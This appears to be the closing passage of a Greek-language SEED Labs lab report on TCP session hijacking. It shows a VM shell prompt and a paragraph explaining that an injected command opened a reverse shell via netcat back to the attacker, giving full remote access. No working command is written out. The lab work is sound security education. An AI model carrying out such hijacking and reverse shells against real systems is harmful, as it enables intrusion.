/home/seed
[04/08/26]seed@VM:~$
```

Η επίθεση ολοκληρώθηκε επιτυχώς με τη δημιουργία reverse shell από τον server προς τον attacker. Μέσω του session hijacking εισήχθη εντολή που εκκίνησε ένα interactive shell, το οποίο συνδέθηκε πίσω στον attacker μέσω netcat. Αυτό δείχνει ότι ένας επιτιθέμενος δεν περιορίζεται σε μία μόνο εντολή, αλλά μπορεί να αποκτήσει πλήρη απομακρυσμένη πρόσβαση στο σύστημα, εφόσον καταφέρει να εκτελέσει κακόβουλο κώδικα μέσω hijacked σύνδεσης.